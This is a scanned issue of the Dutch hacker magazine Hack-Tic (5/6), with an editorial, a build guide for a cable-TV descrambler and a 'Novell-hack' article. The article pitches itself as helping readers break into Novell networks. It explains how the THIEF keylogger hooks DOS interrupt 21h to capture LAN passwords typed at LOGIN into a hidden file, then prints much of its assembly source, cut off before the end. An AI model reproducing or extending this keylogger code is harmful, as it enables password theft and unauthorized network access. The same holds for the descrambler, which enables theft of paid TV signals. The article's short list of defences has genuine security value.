ƒ6,50

HACK-TIC

5/6

TIJDSCHRIFT VOOR TECHNO-ANARCHISTEN



Met in dit nummer:

- **UNISYS gehackt**
- **Galactic Hacker Party**
- **Zelfbouw kabel-tv ontstoorder**
- **Cursus VMS hacking deel II**
- **Gratis nummers "gescanned"**

Nederlands Grootste, Dikste, Voordeligste en Kleurrijkste Hacker-blad

COLOFON

HACK-TIC: is Nederlands eerste hackerblad. Het verschijnt zonder enige regelmaat.
UITGAVE: met veel moeite en zonder kennis van zaken.
REDAKTIE: The Key, John D., Tx, Herman Acker, Peter Poelman, Paul en Rop.
ILLUSTRATIES: Koen Hottentot.
KONTAKT: De redaktie is te bereiken via p.b. 22953, 1100 DL Amsterdam. UUCP: ..!mcvax!neabbs!rop. Op het FIDO net 2:280/1 Hack Tic. Telex (modern 50 baud telecommunicatiecomfort van de PTT) 12969 neabs nl, telefax 020-763706. Zowel bij telex als bij fax even vermelden dat het voor Hack-Tic is. Ons telefoonnummer is 020-6001480 (ons superdeluxe antwoordapparaat staat 24 uur per dag tot uw beschikking)
PRIJS: Losse nummers kosten 4 gulden, een abonnement voor 10 nummers (hoe lang het ook duurt om die uit te geven) kost ƒ 37,50. Abonnementsgelden kun je overmaken op bankrekeningnummer 98.72.84.541 t.n.v. Rop Gonggrijp. Rekening loopt bij de verenigde spaarbank, postrek. no. 15368. Abonnementen beginnen met het laatst uitgegeven nummer tenzij je bij de betaling een ander beginnummer aangeeft. Dubbelnummers zijn natuurlijk ook duurder. Dit nummer kost ƒ 6,50
PRIVACY: Het is natuurlijk via onze bankafschiften makkelijk na te gaan wie er abonnee zijn. Heb je een maatschappelijke positie die je niet wilt verliezen dan kun je ook geld of girocheque en adres bijsluiten in een envelop en die aan onze postbus sturen, wij weten dan genoeg. De Hack-Tic wordt altijd verstuurd in een neutrale envelop. Hack-Tic is ook verkrijgbaar bij de goede boekhandel.
DISCLAIMER: Informatie in Hack-Tic dient slechts een educatief doel. Gebruik van deze informatie zou strafbaar/staatsgevaarlijk/stout kunnen zijn. De redaktie wijst iedere verantwoordelijkheid voor gebruik door lezers van de in Hack-Tic opgenomen informatie af. De mening van een auteur weerspiegelt niet noodzakelijkerwijs de mening van de redaktie of uitgever.
NADRUK: toegestaan! Kranten, tijdschriften, omroepstichtingen, politieke partijen, wasmachinereparateurs etc. etc. mogen zonder voorafgaande toestemming van de redaktie (maar natuurlijk met bronvermelding) stukken overnemen uit de Hack-Tic. De bovenstaande disclaimer blijft echter van kracht. Nadruk van de gehele Hack-Tic is natuurlijk verboden.
NABESTELLEN: Oude nummers kosten ook fl. 4,- en kunnen via de redaktiepostbus besteld worden.
HOE: Hack-Tic werd met het WYSMRWYG (What You See Might Resemble What You Get) DTP pakket Ventura 2.0 gemaakt op een gammele AT. Print-outs van elke pagina werden met zo'n modern lasergeval gezoeft en daarna

vermenigvuldigd. Dan nog even ergens laten vouwen, nieten en snijden en klaar was Kees.

VERKRIJGBAAR: Erg moeilijk, maar wellicht bij: Het Computercollectief, Fort van Sjakoo, Slagerzicht en Athenaeum Boekhandel, allen in Amsterdam, De Rode Hond in Den Haag, De Rooie Rat in Utrecht, Dencker in Nijmegen en Athenaeum in Haarlem.

OPDRACHT:

Deze Hack-Tic is opgedragen aan Caroline Nevejan. Haar GHP heeft meer hackers bij elkaar gebracht dan tien wetten kunnen verbieden!

Hack-Tic 5/6

Het is zolangzamerhand de gewoonte dat de Hack-Tic later verschijnt dan is aangekondigd. Het begint ook gewoonte te worden dat we hier even zeuren over postachterstanden, stress en mismanagement. De officiele computerindustrie kan nog wat van ons leren.

Wat hier zoal gebeurd is? De Galactic Hacker Party / ICATA'89, veel junkfood en het helpen van John Draper met zijn stretch-oefeningen zijn wat sleutelwoorden.

Van onze chef Mystieke Betalingen kregen we het verzoek om opnieuw duidelijk te maken dat het opsturen van een betaalkaart niet voldoende is! Immers, daar staat geen adres meer op, en hoe moeten wij dan weten waar de Tic naartoe moet? Een briefje in dezelfde enveloppe doet soms wonderen. Belangstellenden in het buitenland, doen er beter aan om contant geld en geen cheques te sturen. Het incasseren van de buitenlandse cheques kost in verhouding veel te veel geld, en zo rijk zijn we ook nou weer niet.

Dan bestaat er nog het wijdverbreide misverstand dat de Hack-Tic een regelmatig verschijnend blad is. Hack-Tic wordt uitgegeven door een kudde ongewassen anarchisten met een ietwat speelse instelling en een ongezonde fascinatie voor techniek. Hack-Tic wordt NIET uitgegeven door in pak gestoken registeraccountants, secretaresses en wat dies meer zij.

Dit heeft tot gevolg dat de Hack-Tic verschijnt als er kopij, zin en tijd is en niet eerder. We gaan er vanuit dat de abonnees liever kwaliteit dan stiptheid van ons zien. De Hack Tic is een onregelmatig verschijnend periodiek. De abonnee heeft betaald voor 10 nummers en die krijgt hij/zij ook. Dit nummer is dubbeldik en telt voor twee.

De redaktie

Video Signaaloptimalisator

Bepaalde kanalen op de kabel-TV zijn niet normaal te ontvangen. Ze geven een streperig beeld en lijken verminkt. Hoe hard je ook je best doet: de TV weet er geen brood van te bakken. Je zou haast gaan denken dat men opzettelijk probeert om de uitgezonden informatie aan je te onthouden.

Hack-Tic geeft de ietwat technisch aangelegde lezer de mogelijkheid om voor weinig geld wel alle kanalen storingsvrij te ontvangen. Deze schakeling is "video-in video-out". Dit wil zeggen dat je hem tussen een tuner (video-recorder b.v.) en monitor zou kunnen schakelen. Je kunt natuurlijk ook een demodulator (tuner) voor de schakeling en een modulator (zo'n klein blikken doosje) er achter hangen. Zie maar.....


Er zijn meer optimalisatieschema's in omloop, deze onderscheidt zich van de rest door het echt te doen.

Over het schema: de voeding (rechtsonder) wordt als 12 V AC aangeleverd op de print (de getekende transformator is dus extern). De condensatortjes in de voedingsschakeling dienen om de voedingsspanning voor de IC's te ontstoren. Linksboven komt het verminkte videosignaal er in en rechtsboven komt het er brandschoon uit. Alle IC's zijn vrij in de handel verkrijgbaar en de hele schakeling zou niet meer dan enkele tientjes moeten kosten.


Over de componentenopstelling het volgende: de weerstanden met de rondjes er in staan voor draadbruggen (weird....). De P1 potmeter is om de signaalsterkte in te stellen. De tienslagenpotmeters P3 en P4 en de P2 potmeter zijn voor de synchronisatie (het "rechttrekken" van het beeld). Dit is allemaal op het oog te doen.

Het bijgedrukte printontwerp tenslotte is de soldeerzijde op ware grootte afgedrukt.


De redaktie aanvaardt geen enkele verantwoordelijkheid voor opgeblazen TV's, gebrande vingers, geetste ogen en andere typische techno-kwaaltjes. Remedie: blijven oefenen .....




Schema



Printontwerp





Dit is Kees. Hij hoeft niet bang te zijn voor computervirussen want hij kopieërt nooit software uit Amsterdam.



Novell-hack

Als je via een Local Area Network onder MS-DOS files wilt kunnen bewerken kun je bijna niet om de Novell netwerksoftware heen. Of je nou op je werk of op school met Novell werkt: je hebt altijd te weinig bevoegdheden op het systeem. Hack-Tic helpt je door te dringen in het systeem met dit artikel van een anonieme auteur.

THIEF is een TSR (Terminate and Stay Resident; geheugen-resident) programma voor de IBM-compatible, geschreven in 8086 machinetaal. Het probeert om wachtwoorden voor het Novell PC Local Area Netwerk te stelen. De oorsprong van THIEF ligt op een school met een bloeiende hack-cultuur: George Washington High School in Denver, Colorado USA.

Deze school is meer dan goed voorzien van IBM micro's. Vijf lokalen van 30 computers hangen allemaal via een ethernet aan elkaar. Het netwerk draai onder Novell. Vier van de vijf lokalen gebruiken boot-proms * voor het opstarten van de PC's. De vijfde ruimte bevat IBM PS/2 model 80's (!) met harddisks. De systeembeheerders en andere "power-users" maken graag gebruik van deze machines. Deze machines "booten" vanaf hun eigen hard-disks, zij gebruiken geen boot-proms.

Op een van deze computers werd THIEF voor het eerst gesignaleerd. THIEF maakt namelijk gebruik van een zwakheid in de beveiliging tijdens de bootfase. In de AUTOEXEC.BAT file werd een extra regel toegevoegd die een "verborgen" programma op de bootschijf activeerde. Zodra er echter een programma met de naam LOGIN wordt uitgevoerd komt THIEF tot leven en hij slaat alle toetsaanslagen op in een (eveneens verborgen) file op de boot disk. De onbevoegde kan later terugkomen en kijken wat zijn val gevangen heeft.

Voordat we het "metabolisme" van THIEF verder gaan ontleden eerst even de zwakheden die deze hack mogelijk maken:

- Een boot-proces dat veranderd kan worden
- Fysieke toegang (door een onbevoegde) tot de computer

Beiden zijn goed te verhelpen. Boot-proms en een slot op de deur en klaar is Kees.

Terug naar het "metabolisme". Nogal verassend is dat het programma dezelfde "hook" gebruikt als de Novell shell. Het grijpt de centrale toegang naar DOS: interrupt 21h **. Het onderschept alle aanroepen naar DOS. Zodra een EXECute file call wordt gemaakt met de filename LOGIN worden alle toetsaanslagen vastgelegd totdat het programma terugkeert naar DOS. Tijdens het LOGIN process

wordt het Novell wachtwoord ingetikt en dus is de hacker een wachtwoord rijker. Het is allemaal nog iets te ingewikkeld: het programma had ook gewoon op de speciale Novell inlog functieaanroep kunnen wachten. Maar ach, zo werkt het ook.

Dit soort programma's zijn alles behalve nieuw. Ze zijn net zo oud als wachtwoord-beveiliging. Bestudering van dit programma geeft meer inzicht in de problematiek van LAN-beveiliging.

De toekomst zal zeker geheel nieuwe identificatietechnieken brengen. Net zo zeker is het dat zij begroet zullen worden door geduldige, enigzins doortrapte genialiteit.

Opmerking: THIEF werd door zijn maker ook wel GETIT genoemd. De maker was gelukkig onvoorzichtig genoeg om de sourcecode te laten slingeren.

* Boot-proms zijn geheugenchips op de netwerk-interfacekaart. Zij zorgen ervoor dat er opgestart kan worden zonder dat er een disk (of zelfs een drive (!) nodig is op de betreffende machine.

** Interrupt 21h (hex) wordt door programma's gebruikt om een DOS functie aan te roepen. De Novell-Netware shell onderschept deze stroom om zonodig zelf op bepaalde verzoeken te reageren.

de code van thief:

Opm: Als aan het begin van de tweede kolom nog eens wordt ingesprongen dan betreft het een vervolg van de vorige regel.

```
cseg      segment
          assume
cs:cseg,ds:cseg
          org 100h
          public oi21,ac,
            ob,fn,fh,flag,
            ni21,jtov,oc,
            lethro,wpwtf,
            exist,create,
          public cntr,
            lits,begin
.RADIX    16
start:
          push cs
          push cs
          push cs
          pop ds
          pop es
          mov ax,0fffeh
          CLI
          pop ss
          mov sp,ax
          STI
          jmp begin
oi21      dd ?
ac        dw 0
ob        dw 80h dup (?)
buff2     db 80h dup (?)
fn        db 'c:\testing'
            ,0FF,'.tmp',0
search1   db 'LOGIN'
foundf    db 0
fh        dw 0
flag      db 0
cntr      dw 0

ni21:
          assume cs:cseg,
            ds:nothing,
```

```
        es:nothing
        cmp ax,4b00h
        je exec
        cmp foundf,0ffh
        jne nc
        cmp ah,8
        je  oc
        cmp ah,7
        je  oc


nc:
        push ax
        mov al,cs:flag
        not al
        cmp al,0
        jne jtov
        mov ax,cntr
        inc ax
        mov cntr,ax
        cmp ax,31h
        jb  jtov
        xor ax,ax
        mov cntr,ax
        mov flag,al
        pop ax
        pushf
        call dword ptr
          [oi21]
        push ds
        push cs
        pop ds
        push ax
        push bx
        push cx
        push dx
        jmp short wpwtf
jtov:
        pop ax
        jmp dword ptr
          cs:[oi21]
exec:   call scanfor
        jmp nc
oc:

        pushf
        call dword ptr
          cs:[oi21]
        assume ds:cseg
        push ds
        push cs
        pop  ds
        push ax
        push bx
        push cx
        push dx
        mov bx,ac
        mov [bx],al
        inc bx
        mov [ac],bx
        cmp al,0dh
        jne lethro
        mov byte ptr
          [bx],0ah
        not cs:[flag]
lethro:
        pop dx
        pop cx
        pop bx
        pop ax
        pop ds
        iret

scanfor:
        push ax
        push di
        push si
        push es
        push ds
        push cs
        push cs
        pop es
        mov si,dx
        mov di,offset
          buff2
moveit:
        lodsb
        and al,0dfh
        stosb
        or al,al
        jnz moveit
        pop ds
        mov di,offset
          buff2
look:
        push di
```

```
        mov si,offset
          search1
        mov cx,5
        repe cmpsb
        pop di
        or cx,cx
        jz foundit
        inc di
        cmp byte ptr
          [di+5],0
        je not_found
        jmp look
not_found:
        xor ax,ax
        mov foundf,al
        jmp short
          endofsearch
foundit:
        mov ax,0ffh
        mov foundf,al
endofsearch:
        pop ds
        pop es
        pop si
        pop di
        pop ax
        ret


wpwtf:
        mov ax,3d02h
        mov dx,offset fn
        pushf
        call dword ptr
          [oi21]
        jnc exist
        cmp al,2
        je create
        jmp lethro
create:
        mov ah,3ch
        mov dx,offset fn
        mov cx,02h+04h
        pushf
        call dword ptr
          [oi21]
        jnc exist
        jmp lethro
exist:
        mov fh,ax
        mov bx,ax
        mov ax,4202h
        xor cx,cx
        xor dx,dx
        pushf
        call dword
          ptr[oi21]
        mov cx,[ac]
        mov dx,offset ob
        sub cx,dx
        mov [ac],dx
        inc cx
        mov bx,fh
        mov ah,40h
        pushf
        call dword ptr
          [oi21]
        mov ah,3eh
        mov bx,fh
        pushf
        call dword ptr
          [oi21]
        jmp lethro


lits    db 90h
begin:
        mov ax,offset ob
        mov [ac],ax
